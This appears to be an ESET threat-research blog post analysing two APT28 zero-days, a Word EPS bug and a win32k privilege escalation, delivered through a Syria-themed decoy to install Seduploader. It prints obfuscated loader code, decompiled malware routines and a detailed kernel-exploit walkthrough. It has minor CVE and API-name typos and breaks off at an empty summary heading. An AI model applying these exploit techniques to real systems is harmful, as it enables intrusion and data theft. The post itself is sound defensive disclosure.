

Sednit adds two zero-day exploits using 'Trump's attack on Syria' as a decoy

BY [ESET RESEARCH](#) POSTED 9 MAY 2017 - 08:00PM



Introduction

The Sednit group, also known as APT28, Fancy Bear and Sofacy, is a group of attackers operating since at least 2004 and whose main objective is to steal confidential information from specific targets. In October 2016, ESET published an extensive analysis of Sednit's arsenal and tactics in a whitepaper titled [En Route with Sednit](#).

Last month, Sednit came in the light again, allegedly interfering with the [French elections](#) and more precisely going after the frontrunner Emmanuel Macron. In the same time period, a phishing email containing an attachment named `Trump's_Attack_on_Syria_English.docx` caught our attention.

Analysis of the document revealed its end goal: dropping Sednit's well-known reconnaissance tool, Seduploader. To achieve this, Sednit used two zero-day exploits: one for a Remote Code Execution vulnerability in Microsoft Word (CVE-2017-0262) and one for a Local Privilege Escalation in Windows (CVE-2017-0263). ESET reported both vulnerabilities to Microsoft, who today released patches during the regular Patch Tuesday schedule.

This blogpost describes the attack itself and the vulnerabilities used to infect its potential targets.

From a Word exploit to Seduploader Dropper

The graphic below shows that this specific attack is totally in line with Sednit's usual attack methods: the use of a spearphishing email containing a malicious attachment to install a known first-stage payload.

Follow us



Sign up to our newsletter

The latest security news direct to your inbox

HOT TOPIC

5 ARTICLES RELATED TO:

FIGHTING POST-TRUTH WITH CYBERSECURITY REALITY



[READ MORE](#)

Popular articles



[Malware warning for Mac users, after HandBrake mirror download server hacked](#)




[No more pointless password requirements](#)




[School's almost out ... Don't let cybercriminals in](#)



[What motivates some young people to become cybercriminals?](#)




[A DDoS attack could cost businesses as much as \\$2.5 million](#)




Archives

Select month


This time, the phishing email was related to Trump's attack on Syria.




The infected attachment is a decoy document containing a verbatim copy of an article titled "Trump's Attack on Syria: Wrong for so Many Reasons" published on April 12, 2017 in The California Courier:



This is where the attack becomes interesting. The decoy document contains two exploits allowing the installation of Seduploader. See the schema below for an overview.



These two exploits can be added to the list of Oday vulnerabilities used by Sednit over the last 2 years, as shown in this timeline:



Once opened, the decoy document first triggers CVE-2017-0262, a vulnerability in the EPS filter in Microsoft Office. In this case, the malicious EPS file is called `image1.eps` within the `.docx` file:

```
$ file Trump\'s_Attack_on_Syria_English.docx
Trump\'s_Attack_on_Syria_English.docx: Zip archive data, at least v2.0 to ex
trac2
$ unzip Trump\'s_Attack_on_Syria_English.docx
Archive: Trump\'s_Attack_on_Syria_English.docx
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/media/image1.eps
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
```

```
$ file word/media/image1.eps
word/media/image1.eps: PostScript document text conforming DSC level 3.0
```

The EPS exploit file is obfuscated by a simple XOR. EPS provides the functionality to XOR variables and evaluate source (`exec`). The key used here is `0xc45d6491` on a big hex-encoded string and `exec` is called on the decrypted buffer.

```
$ cat word/media/image1.eps
%!PS-Adobe-3.0
%%BoundingBox:   36   36 576 756
%%Page: 1 1
/A3{ token pop exch pop } def /A2 <c45d6491> def /A4{ /A1 exch def 0 1 A1 1
ength 1 sub { /A5 exch def A1 A5 2 copy get A2 A5 4 mod get xor put } for A
1 } def <b7d4bd9[...]b97d44b1> A4 A3 exec quit
```

Once decrypted, the exploit looks very similar to the one which was well documented by [FireEye](#) in 2015. The vulnerability used at the time was CVE-2015-2545. The main difference is highlighted in the following block, which is how it performs the memory corruption with the `forall` instruction.

```
[...]
500 {
    A31 589567 string copy pop
} repeat
1 array 226545696 forall
/A19 exch def
[...]
```

Once code execution is obtained, it loads a shellcode which retrieves some undocumented Windows APIs such as `NtAllocateVirtualMemory`, `NtFreeVirtualMemory` and `ZwProtectVirtualMemory`

```
[...]
v1 = (*(__readfsdword(0x30u) + 12) + 12);
v2 = v1->InLoadOrderModuleList.Flink;
[...]
for ( addr_user32 = 0; v2 != v1; v135 = v2 )
{
    v3 = *(v2 + 48);
    v132 = *(v2 + 44);
    if ( v3 )
    {
        v4 = *v3;
        v5 = 0;
        v6 = 0;
        if ( *v3 )
        {
            do
            {
                if ( v132 && v6 >= v132 )
                    break;
                if ( (v4 - 0x41) <= 0x19u )
                    v4 += 0x20;
                v2 = v135;
                v7 = __ROL4__(v5, 7);
                ++v3;
                v5 = v4 ^ v7;
                v4 = *v3;
                ++v6;
            }
            while ( *v3 );
            v1 = v133;
        }
        switch ( v5 )
        {
            case kernel32:
                addr_kernel32 = *(v2 + 24);
                break;
            case ntdll:
                addr_ntdll = *(v2 + 24);
                break;
            case user32:
                addr_user32 = *(v2 + 24);
                break;
        }
    }
}
[...]
```

After more decryption, the Seduploader Dropper is then loaded and executed. Note that all this execution happens within the `WINWORD.EXE` process running with the current user's privileges.

Seduploader Dropper

Seduploader is made up of two distinct components: a dropper and a persistent payload (see page 27 of our [En Route with Sednit whitepaper](#)).

While the dropper used in this attack has evolved since the last version we analyzed, its end goal remains the same: to deliver the **Seduploader Payload**. This new version of the dropper now contains code to integrate the LPE exploit for CVE-2017-2063. The detailed analysis of this vulnerability can be found in the next section of the blog; for now, we will focus on Seduploader.

First, the new code in the dropper checks if the process is running on a 32-bit or 64-bit version of Windows. Depending of the result, the correct exploit version will be loaded in memory.

```
[...]
if ( Is64Process() == 1 )
{
    addr_exploit = exploit_64b;
    size_exploit = 0x2E00;
}
else
{
    addr_exploit = exploit_32b;
    size_exploit = 0x2400;
}
[...]
```

Once the exploit is successfully executed, Seduploader Dropper will reload itself in WINWORD's memory space and call `CreateRemoteThread` with the address of the `UpLoader` entry point, which will execute the code in charge of installing the Seduploader Payload. This code will run with System privileges, thanks to the exploit.

Seduploader Payload

Seduploader Payload is a downloader used by Sednit's operators as reconnaissance malware and is composed of two parts. The first is responsible for injecting the second part in the proper process, depending on whether it is loaded in the `WINWORD.EXE` process or not. The second part is the downloader itself.

If Seduploader is running in `WINWORD.EXE`, its first part will create a mutex named `flPGdvYhPykxGvhDOAZnU` and open a handle to the current process. That handle will be used to allocate memory and write in it the code of the second part of the Payload component, which will then be executed by a call to `CreateRemoteThread`. Otherwise, if it is not running in `WINWORD.EXE`, Seduploader will use `CreateThread` to launch its second part.

The downloader contains the usual Seduploader functions and strings encryption algorithm. However, it contains a certain number of changes that we describe below.

First, the hashing algorithm used to identify DLL names and API functions to resolve was replaced by a new one. The attentive readers of our whitepaper will recall that the old hashing algorithm was strongly inspired from code found in Carberp. Well, the new algorithm was also not created from scratch: this time, Sednit used code very similar to [PowerSniff](#).

Next, a new `img` tag was added in Seduploader's report message. This tag allows the exfiltration of screenshots:

```
[...]
keybd_event(VK_SNAPSHOT, 0x45u, KEYEVENTF_EXTENDEDKEY, 0u);
Sleep(1000u);
keybd_event(VK_SNAPSHOT, 0x45u, KEYEVENTF_EXTENDEDKEY|KEYEVENTF_KEYUP, 0u);
OpenClipboard(0u);
hData = GetClipboardData(CF_BITMAP);
CloseClipboard();
if ( !hData )
    return 0;
GdiplusStartupInput = (const int *)1;
v10 = 0;
v11 = 0;
v12 = 0;
GdiplusStartup(&token, &GdiplusStartupInput, 0);
if ( fGetEncoderClsid((int)L"image/jpeg", &imageCLSID) )
{
    v4 = sub_10003C5F((int)hData, 0);
    ppstm = 0;
    CreateStreamOnHGlobal(0u, 1u, &ppstm);
    v5 = GdipSaveImageToStream(v4[1], ppstm, &imageCLSID, 0);
    if ( v5 )
        v4[2] = v5;
    (*(void (__thiscall **)(_DWORD *, signed int))*v4)(v4, 1);
    IStream_Size(ppstm, &pui);
    cb = pui.s.LowPart;
```

```

v7 = ppstm;
*a1 = pui.s.LowPart;
IStream_Reset(v7);
v1 = j_HeapAlloc(cb);
IStream_Read(ppstm, v1, cb);
ppstm->lpVtbl->Release(ppstm);
}
GdiplusShutdown(token);
return v1;
}

```

As usual, Sednit operators did not reinvent the wheel. We found some similarities between their implementation of the screenshot function and code available on [stackoverflow](#). Instead of using `GetForegroundWindow` to retrieve a handle on the foreground window in which the user is currently working, Sednit chose to use `keybd_event` to send a “Print screen” keystroke and then retrieve the image from the clipboard.

The image is then base64-encoded and added to the report, whose structure now looks like this:

Tag	Value
id=	Hard drive serial number*
w=	Process list
None	NICs information
disk=	register key**
build=	4 bytes
inject	optional field***
img=	screenshot encoded in base64

* result of “import win32api;print hex(win32api.GetVolumeInformation(“C:\\”) [1])”

** content of HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum

*** toggled if SEDUPLOADER uses injection into a browser to connect to Internet

Screenshotting was used before by Sednit. In the past, the feature was built in a separate, standalone tool often invoked by Xtunnel at a later infection stage (see page 77 of our whitepaper), but it is now built in Seduploader for use at the reconnaissance phase.

Finally, on the config side, two new functions were added: `shell` and `LoadLib`. The `shell` config allows the attacker to execute arbitrary code directly in-memory. The `LoadLib` is a bit field that allows running an arbitrary DLL by calling `rundll32.exe`

CVE-2017-0263 – Local privilege escalation

Exploit Workflow

As mentioned before, in order to deploy Seduploader Payload, Seduploader Dropper gains `System` privileges by exploiting CVE-2017-0263, an LPE vulnerability. In this section, we will describe how this vulnerability is exploited by Sednit.

First, even though the vulnerability affects Windows 7 and above (see at the end of this post for the full list of affected platforms), the exploit is designed to avoid running on Windows version 8.1 and above.

Since the exploit can target both 32-bit and 64-bit platforms, it will first determine if the process is running under WOW64. The exploit will allocate multiple pages, until it reaches a high address (0x02010000). It will then build the following structure:


```

struct Payload
{
    LONG PTEAddress;           // Points to the PTE entry containing the
                                // physical address of the page containing our structure. Only used for windows 8+
    LONG pid;                  // Injected process pid;
    LONG offset_of_lpszMenuName; // Offset of the lpszMenuName in the win32k!tagCLS structure
    LONG offset_of_tagTHREADINFO; // Offset of the pti field in the win32k!tagWND structure.
    LONG offset_of_tagPROCESSINFO; // Offset of the ppi field in the win32k!tagTHREADINFO structure.
    LONG offset_of_TOKEN;        // Offset of the Token field in the nt!_EPROCESS structure.
    LONG tagCLS[0x100];          // Array containing the tagCLS of the created windows.
    LONG WndProcCode;           // Code of the WndProc meant to be run in kernel mode.
};


```

Then, it will retrieve the address of `HMValidateHandle`. This function allows the attacker to leak the kernel address of a `tagWND` object.

Here is an overview of how the rest of the exploit works:



The exploit will create 256 random window classes and their associated windows. Each window will have 512 bytes of extra memory. This extra memory is contiguous to the `tagWND` object in the kernel space. After the first created window, i.e. in the extra memory, the exploit will build a fake object containing mostly only its own address for later use, as shown in the picture:



When all the windows are created, the exploit will allocate 2 additional windows. The purpose of first one is to be executed in a kernel thread: let's call this window `KernelWnd`, and the other one will mainly receive all the necessary messages needed for the exploit to complete; let's call this window `TargetWindow`. Then, the exploit associates this procedure with the newly allocated object, `KernelWnd`.

```
// ...
TargetWindow = CreateWindowExW(0x80088u, MainWindowClass, 0, WS_VISIBLE,
0, 0, 1, 1, 0, 0, hModuleSelf, 0);
KernelWnd = CreateWindowExW(0, MainWindowClass, 0, 0, 0, 0, 1, 1, 0, 0,
hModuleSelf, 0);
// ...
SetWindowLongW(KernelWnd, GWL_WNDPROC, (LONG)Payload_0->WndProc);
```

Let's add some context around the behavior of the win32k component. Every time you create a new window through `CreateWindowExW`, the driver will allocate a new `tagWND` object in the kernel. The object can be described like this (some fields are removed for clarity's sake):

```
kd> dt tagWND
win32k!tagWND
+0x000 head          : _THRDESKHEAD
+0x028 state         : Uint4B
// ...
+0x028 bServerSideWindowProc : Pos 18, 1 Bit
// ...
+0x042 fnid          : Uint2B
+0x048 spwndNext     : Ptr64 tagWND
+0x050 spwndPrev     : Ptr64 tagWND
+0x058 spwndParent   : Ptr64 tagWND
+0x060 spwndChild    : Ptr64 tagWND
+0x068 spwndOwner    : Ptr64 tagWND
+0x070 rcWindow      : tagRECT
+0x080 rcClient      : tagRECT
+0x090 lpfnWndProc   : Ptr64      int64
+0x098 pcls          : Ptr64 tagCLS
// ...
```

As you can see, the `tagWND->lpfnWindowProc` contains the address of the procedure associated with this window. The driver usually lowers its privileges in order to execute this procedure in the user's context. This behavior is controlled by the bit `tagWND->bServerSideProc`. If this bit is set, then the procedure will be run with elevated privileges, i.e in the kernel. The exploit works by flipping the `tagWND->bServerSideProc` bit. All the attacker needs to do is to find a way of flipping that bit.

During the destruction of the menus, the hook set up before will check if the class of the object is `SysShadow` as shown on the next code block. If that's the case, it will replace the associated procedure with its own.

```
GetClassNameW(tagCWPSTRUCT->hwnd, &ClassName, 20);
if ( !wcscmp(&ClassName, STR_SysShadow) )
{
    if ( ++MenuIndex == 3 )
    {
        // tagWND
        ::wParam = *(_DWORD *) (FN_LeakHandle((int)hwnd[0]) + sizeof_tagWND_0);
        // Replace the WndProc of the object
        SetWindowLongW(tagCWPSTRUCT->hwnd, GWL_WNDPROC, (LONG)FN_TriggerExploit);
    }
}
```

In this procedure, we can see that the exploit looks for the `WM_NCDESTROY` message. If the requirements are met, it will build a malicious `tagPOPUPMENU` object which is described by the following pseudocode:

```


if ( Msg == WM_NCDESTROY )
{
    struct tagPOPUPMENU *pm = BuildFakeObject();
    SetClassLongW(..., pm);
}

```

Note that the address used to build this object is within the extra memory allocated at the end of our first tagWND. Then, the exploit calls `NtUserMNDragLeave`, in order to flip the `bServerSideProc` bit of our `KernelWnd` object. To do so, the function will retrieve a `tagMENUSTATE` object using the structure `tagTHREADINFO`. The `tagMENUSTATE` object contains the address of the menu object being destroyed (`tagMENUSTATE->pGlobalPopupMenu`).



As you can see, the `tagPOPUPMENU` is the malicious object we crafted in user space before calling `NtUserMNDragLeave`. Looking at the fields in the malicious `tagPOPUPMENU`, we can see that they all points in the extra memory except one, which points into our `KernelWnd` object.



From here, the execution will reach the function `MNFreePopup`, which takes a pointer to a `tagPOPUPMENU` object. Eventually this function will call `HMAssignmentUnlock`, passing the fields `spwndNextPopup` and `spwndPrevPopup` as argument:

```
; win32k!HMAssignmentUnlock
sub     rsp,28h
mov     rdx,qword ptr [rcx]
and     qword ptr [rcx],0
test    rdx,rdx
je      win32k!HMAssignmentUnlock+0x4f (fffff960`00119adf)
add     dword ptr [rdx+8],0FFFFFFFh ; Flipping bServerSideProc
jne     win32k!HMAssignmentUnlock+0x4f (fffff960`00119adf)
movzx   eax,word ptr [rdx]
```

After the execution of the syscall, our tagWND structure associated with our KernelWnd looks like this:

0: kd> dt tagWND @rdx-2a+8	Before	0: kd> dt tagWND @rdx-2a+8	After
win32k!tagWND		win32k!tagWND	
+0x000 head	THRDESKHEAD	+0x000 head	THRDESKHEAD
+0x028 state	0x40000018	+0x028 state	0x3fff0018
+0x028 bHasMeun	0y0	+0x028 bHasMeun	0y0
+0x028 bHasVerticalScrollbar	0y0	+0x028 bHasVerticalScrollbar	0y0
+0x028 bHasHorizontalScrollbar	0y0	+0x028 bHasHorizontalScrollbar	0y0
+0x028 bHasCaption	0y1	+0x028 bHasCaption	0y1
+0x028 bSendSizeMoveMsgs	0y1	+0x028 bSendSizeMoveMsgs	0y1
+0x028 bMsgBox	0y0	+0x028 bMsgBox	0y0
+0x028 bActiveFrame	0y0	+0x028 bActiveFrame	0y0
+0x028 bHasSPB	0y0	+0x028 bHasSPB	0y0
+0x028 bNcNCPaint	0y0	+0x028 bNcNCPaint	0y0
+0x028 bSendEraseBackground	0y0	+0x028 bSendEraseBackground	0y0
+0x028 bEraseBackground	0y0	+0x028 bEraseBackground	0y0
+0x028 bSendNCPaint	0y0	+0x028 bSendNCPaint	0y0
+0x028 bInternalPaint	0y0	+0x028 bInternalPaint	0y0
+0x028 bUpdateDirty	0y0	+0x028 bUpdateDirty	0y0
+0x028 bHiddenPopup	0y0	+0x028 bHiddenPopup	0y0
+0x028 bForceMenuDraw	0y0	+0x028 bForceMenuDraw	0y0
+0x028 bDialogWindow	0y0	+0x028 bDialogWindow	0y1
+0x028 bHasCreateStructName	0y0	+0x028 bHasCreateStructName	0y1
+0x028 bServerSideWindowProc	0y0	+0x028 bServerSideWindowProc	0y1
+0x028 bAnsiWindowProc	0y0	+0x028 bAnsiWindowProc	0y1
+0x028 bBeingActivated	0y0	+0x028 bBeingActivated	0y1
+0x028 bHasPalette	0y0	+0x028 bHasPalette	0y1
+0x028 bPaintNotProcessed	0y0	+0x028 bPaintNotProcessed	0y1
+0x028 bSyncPaintPending	0y0	+0x028 bSyncPaintPending	0y1
+0x028 bRecievedQuerySuspendMsg	0y0	+0x028 bRecievedQuerySuspendMsg	0y1
+0x028 bRecievedSuspendMsg	0y0	+0x028 bRecievedSuspendMsg	0y1
+0x028 bToggleTopmost	0y0	+0x028 bToggleTopmost	0y1
+0x028 bRedrawIfHung	0y0	+0x028 bRedrawIfHung	0y1
+0x028 bRedrawFrameIfHung	0y0	+0x028 bRedrawFrameIfHung	0y1
+0x028 bAnsiCreator	0y0	+0x028 bAnsiCreator	0y1
+0x028 bMaximizesToMonitor	0y1	+0x028 bMaximizesToMonitor	0y0
+0x028 bDestroyed	0y0	+0x028 bDestroyed	0y0
+0x02c state2	0x80000700	+0x02c state2	0x80000700
+0x02c bWMPaintSent	0y0	+0x02c bWMPaintSent	0y0
+0x02c bEndPaintInvalidate	0y0	+0x02c bEndPaintInvalidate	0y0
+0x02c bStartPaint	0y0	+0x02c bStartPaint	0y0

Everything is set! The exploit just needs to send the right message in order to trigger the execution of our procedure in kernel mode.

```
syscall(NtUserMNDDragLeave, 0, 0);
// Send a message to the procedure in order to trigger its execution in ke
rnel mode.
KernelCallbackResult = SendMessageW(KernelWnd, 0x9F9Fu, ::wParam, 0);
Status.Triggered = KernelCallbackResult == 0x9F9F;
if ( KernelCallbackResult != 0x9F9F )
    // Error, try again.
PostMessageW(TargetWindow, 0xABCDu, 0, 0);
```

Finally, the window procedure running with elevated privileges will steal the SYSTEM token and add it to the calling process. After successfully running the exploit, FLTLDR.EXE should run with SYSTEM privileges, and will install Seduploader's payload

Summary

